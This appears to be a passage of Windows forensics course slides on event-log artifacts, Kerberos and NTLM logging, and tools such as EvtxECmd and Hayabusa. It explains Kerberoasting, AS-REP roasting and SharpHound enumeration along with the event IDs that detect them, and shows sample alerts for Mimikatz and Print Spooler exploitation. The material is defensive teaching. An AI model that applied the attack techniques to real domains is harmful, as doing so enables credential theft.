
- **EID 400** The engine status is changed from None to Available.
 - This event indicates the start of a PowerShell activity, whether local or remote.
- **EID 600** Provider "XYZ" is Started.
 - Indicates that providers such as WSMAN start to perform a PowerShell activity on the system, for example, "Provider WSMAN Is Started".
- **EID 403** The engine status is changed from Available to Stopped
 - This event records the completion of a PowerShell activity.
- **HostName** field in message details
 - For a local activity: HostName = ConsoleHost
 - Remote activity: HostName = ServerRemoteHost (on the system that is accessed)

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PowerShell Logging

PSReadline

- Records last 4096 typed commands
- Enabled by default (can be disabled)
- %appdata%\Microsoft\Windows\PowerShell\PSReadLine\ConsoleHost_history.txt



Transcript Logs

- Default: %userprofile%\Documents
- Needs to be enabled (Start-Transscript / GPO)
- Logs PS input and output at the terminal

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USB Devices

Devices and their device drivers appear in the Device Manager MMC snap-in

System.evtx

- 10000 DriverFramework-Usermode - driver package is being installed
- 10100 DriverFramework-Usermode - the driver package installation has succeeded
- 20001 User Plug-n-Play Device Event - Device Installation

Microsoft-Windows-NTFS%4Operational.evtx

- 142 - Free space on the drive and the volume name

Microsoft-Windows-Partition%4Diagnostic.evtx

- 1006


Many more...

Domain Controller Events

Logged Events




NTLM Authentication Refresher



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Kerberos Authentication Refresher



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Kerberos Pre-Authentication

- To request a TGT, users must perform Kerberos Pre-Authentication
- The user must encrypt the current timestamp with their password hash
- The KDC can decrypt and verify the timestamp to confirm:
 - The user has provided the correct password
 - The message is not a replay attack
- Does not result in an additional request
- The encrypted timestamp is simply added to the first request (AS-REQ)
- This is enabled by default, but can be **disabled** manually (for all/specific users)
 - Dangerous, this leads to a **vulnerability** called ASREP-Roasting: : Any user can request a TGT for any other user. The TGT is encrypted with the target user's pw hash, which allows cracking attacks

Logs

Account Logon Events (Domain Controller)

Logged on the Authenticating System

- Domain Account → Logged on Domain Controller
- Local Account → Logged on Local System → Allows for good Hunting 😊

Kerberos Authentication

- **4768**: TGT was granted → Login success
- **4769**: TGS requested → Service access successful
- 4771: Pre-Authentication failed

NTLM Authentication

- **4776**: Account Authentication (Success / Fail)

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Account Logon Events Example (Domain Controller)

RDP Logon of “lab_admin” from “Forensic” to “Client1” 10.0.1.10 as seen by the Domain Controller

Event Id	Description	Remote Host	Target	Payload Data2
4776	NTLM authentication request		lab_admin	Workstation: Forensic
4776	NTLM authentication request		lab_admin	Workstation: Forensic
4768	A Kerberos authentication ticket (TGT) was requested	::ffff:10.0.1.10:58139	winattacklab.local\lab_admin	ServiceName: krbtgt
4769	A Kerberos service ticket was requested	::ffff:10.0.1.10:58140	WINATTACKLAB.LOCAL\lab_admin	ServiceName: CLIENT1\$
4769	A Kerberos service ticket was requested	::ffff:10.0.1.10:58146	WINATTACKLAB.LOCAL\lab_admin	ServiceName: krbtgt
4624	Successful logon	- (10.0.1.10)	WINATTACKLAB.LOCAL\lab_admin	LogonType 3
4624	Successful logon	- (10.0.1.10)	WINATTACKLAB.LOCAL\CLIENT1\$	LogonType 3

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Kerberoasting

- Attacker is requesting RC4 encrypted Kerberos service tickets (TGS)
- Usually cracking the tickets offline
- **4769**: A Kerberos service ticket (TGS) was requested
 - Kerberos RC4 encrypted tickets have Ticket Encryption Type set to 0x17.
- Filter out requests from service accounts
- Filter on Audit Success

Hex	Etype
0x1	des-cbc-crc
0x2	des-cbc-md4
0x3	des-cbc-md5
0x4	[reserved]
0x5	des3-cbc-md5
0x6	[reserved]
0x7	des3-cbc-sha1
0x9	dsaWithSHA1-CmsOID
0xa	md5WithRSAEncryption-CmsOID
0xb	sha1WithRSAEncryption-CmsOID
0xc	rc2CBC-EnvOID
0xd	rsaEncryption-EnvOID
0xe	rsaES-OAEP-ENV-OID
0xf	des-ede3-cbc-Env-OID
0x10	des3-cbc-sha1-kd
0x11	aes128-cts-hmac-sha1-96
0x12	aes256-cts-hmac-sha1-96
0x17	rc4-hmac
0x18	rc4-hmac-exp
0x41	subkey-keymaterial

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User Rights Enumeration


Which domain user has what permissions on what system?

SharpHound will try to enumerate **local group membership** on the target systems by querying the Windows SAM database remotely via Security Account Manager (SAM) Remote Protocol (RPC over port 445).

All authenticated users have access to SAMR on Domain Controllers (DC) and Read-Only Domain Controllers (RODC). However: local SAM database of a DC isn't normally used...

Resulting BloodHound edges

- **AdminTo** (members of the local Administrators group)
- **CanRDP** (members of Remote Desktop Users group)
- **CanPSRemote** (members of Distributed COM Users group)
- **ExecuteDCOM** (members of Remote Management Users group)



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User Rights Enumeration

Detectable Default Events

- **4798:** A user's local group membership was enumerated
- **4799:** A security-enabled local group membership was enumerated

Forensics Readiness

- Detailed File Share Auditing
 - Example: SYSVOL the files containing the rules are stored: Audit Groups.xml and GptTmpl.inf access.
- Quite a lot of events
- **5145:** A network share object was checked to see whether client can be granted desired access.

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
Enumeration Example (Domain Controller)

Execution of SharpHound by “aalfort” on 10.0.1.10 as seen by the Domain Controller

Event Id	Description	User Name	Remote Host / Target	Logon ID	Logon Type
4624	Successful logon	winattacklab\aalfort	- (10.0.1.10)	LogonId: 0x59BBCD	3
4799	A security-enabled local group membership was enumerated	winattacklab\aalfort	Target: Builtin\Administrators (S-1-5-32-544)	SubjectLogonId: 0x59BBCD	
4799	A security-enabled local group membership was enumerated	winattacklab\aalfort	Target: Builtin\Administrators (S-1-5-32-544)	SubjectLogonId: 0x59BBCD	
4799	A security-enabled local group membership was enumerated	winattacklab\aalfort	Target: Builtin\Distributed COM Users (S-1-5-32-562)	SubjectLogonId: 0x59BBCD	
4799	A security-enabled local group membership was enumerated	winattacklab\aalfort	Target: Builtin\Remote Management Users (S-1-5-32-580)	SubjectLogonId: 0x59BBCD	
4799	A security-enabled local group membership was enumerated	winattacklab\aalfort	Target: Builtin\Remote Desktop Users (S-1-5-32-555)	SubjectLogonId: 0x59BBCD	

Collection and Analysis

Windows Event Logs





Logs

Windows Event Log Parser

Evtx Explorer / EvtxECmd by Eric Zimmermann

```
> .\EvtxECmd.exe --help
```

```
EvtxECmd version 0.6.5.0
```

```
Author: Eric Zimmerman (saericzimmerman@gmail.com)  
https://github.com/EricZimmerman/evtx
```

```
d      Directory to process that contains evtx files. This or -f is required  
f      File to process. This or -d is required  
  
csv    Directory to save CSV formatted results to.  
csvf   File name to save CSV formatted results to. When present, overrides  
inc    List of Event IDs to process. All others are ignored. Overrides --exc Format is 4624,4625,5410  
exc    List of Event IDs to IGNORE. All others are included. Format is 4624,4625,5410  
sd     Start date for including events (UTC). Anything OLDER than this is dropped. (yyyy-MM-dd HH:mm:ss)  
ed     End date for including events (UTC). Anything NEWER than this is dropped. (yyyy-MM-dd HH:mm:ss)
```

```
> .\EvtxECmd.exe -d '.\Cases\XXX\C\Windows\System32\winevt\Logs\' --csv .\EventLogs
```

Automated Analysis

Windows Event Logs



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Automated Analysis Tools

Simple tools without overhead of surrounding infrastructure – such as an ELK stack or Splunk

- DeepBlueCLI <https://github.com/sans-blue-team/DeepBlueCLI>
 - Simple regex searches and hunting. Somewhat outdated...
- Chainsaw <https://github.com/WithSecureLabs/chainsaw>
 - Searching: Allows searching for e.g. strings or Event ID
 - Hunting: Processes own rules and Sigma rules
 - Allows for other artifact analysis such as ShimCache / SRUM
- APT-Hunter <https://github.com/ahmedkhlief/APT-Hunter>
- Events-Ripper <https://github.com/keydet89/Events-Ripper>
- Hayabusa <https://github.com/Yamato-Security/hayabusa>

This is my personal preference. Chainsaw is recommended as well!

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Hayabusa







Windows event log fast forensics timeline generator and threat hunting tool

- Detects known bad behavior in Event Logs
 - 2400 Sigma rules and over 130 Hayabusa built-in detection rules
- Can be run
 - on single running systems for live analysis
 - by gathering logs from single or multiple systems for offline analysis
 - by running the Hayabusa artifact with Velociraptor
- Outputs CSV

```
.\hayabusa-1.4.1-win-x64.exe -f eventlog.evtx  
.\hayabusa-1.4.1-win-x64.exe -d .\hayabusa-sample-evtx  
.\hayabusa-1.4.1-win-x64.exe -d .\hayabusa-sample-evtx -r .\rules\hayabusa\default -o results.csv
```

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Hayabusa Output

Time	Computername	Eventid	Level	Alert	Details
					
2021-05-22 05:43:18.227 +09:00	fs01.offsec.lan	4648	informational	Explicit Logon	Source User: FS01\$: Target User: admmig
2021-05-22 05:43:22.562 +09:00	fs01.offsec.lan	4625	low	Logon Failure - Wrong Password	User: admmig@offsec.lan : Type: 8 : Wor
2021-05-22 05:43:49.345 +09:00	fs01.offsec.lan	4625	low	Logon Failure - Wrong Password	User: admmig@offsec.lan : Type: 8 : Wor
2021-05-22 05:43:50.131 +09:00	fs01.offsec.lan	4625	low	Logon Failure - Wrong Password	User: admmig@offsec.lan : Type: 8 : Wor
2021-05-22 05:43:50.607 +09:00	fs01.offsec.lan	4625	low	Logon Failure - Wrong Password	User: admmig@offsec.lan : Type: 8 : Wor
2021-05-22 05:43:50.866 +09:00	fs01.offsec.lan	4625	low	Logon Failure - Wrong Password	User: admmig@offsec.lan : Type: 8 : Wor
2021-05-23 06:56:57.685 +09:00	fs01.offsec.lan	1102	high	Security log was cleared	User: admmig
2021-05-23 06:57:11.842 +09:00	fs01.offsec.lan	4688	high	Relevant Anti-Virus Event	
2021-05-23 06:57:11.842 +09:00	fs01.offsec.lan	4688	critical	Mimikatz Use	
2021-05-26 22:02:27.149 +09:00	mssql01.offsec.lan	4624	informational	Logon Type 3 - Network	User: admmig : Workstation: - : IP Addr
2021-05-26 22:02:27.155 +09:00	mssql01.offsec.lan	5145	medium	DCERPC SMB Spoolss Named Pipe	
2021-05-26 22:02:27.155 +09:00	mssql01.offsec.lan	5145	critical	CVE-2021-1675 Print Spooler Exploitation IPC Access	
2021-05-26 22:02:29.726 +09:00	mssql01.offsec.lan	4624	informational	Logon Type 3 - Network	User: admmig : Workstation: - : IP Addr
2021-05-26 22:02:29.734 +09:00	mssql01.offsec.lan	5145	medium	DCERPC SMB Spoolss Named Pipe	
2021-05-26 22:02:29.734 +09:00	mssql01.offsec.lan	5145	critical	CVE-2021-1675 Print Spooler Exploitation IPC Access	
2021-05-26 22:02:34.373 +09:00	mssql01.offsec.lan	4624	informational	Logon Type 3 - Network	User: admmig : Workstation: - : IP Addr
2021-05-26 22:02:34.375 +09:00	mssql01.offsec.lan	5145	medium	DCERPC SMB Spoolss Named Pipe	
2021-05-26 22:02:34.379 +09:00	mssql01.offsec.lan	4624	informational	Logon Type 3 - Network	User: admmig : Workstation: - : IP Addr
2021-05-26 22:02:34.379 +09:00	mssql01.offsec.lan	4624	informational	Logon Type 3 - Network	User: admmig : Workstation: - : IP Addr
2021-05-26 22:02:34.380 +09:00	mssql01.offsec.lan	4624	informational	Logon Type 3 - Network	User: admmig : Workstation: - : IP Addr
2021-05-27 05:24:46.570 +09:00	rootdc1.offsec.lan	4768	medium	Possible AS-REP Roasting	Possible AS-REP Roasting
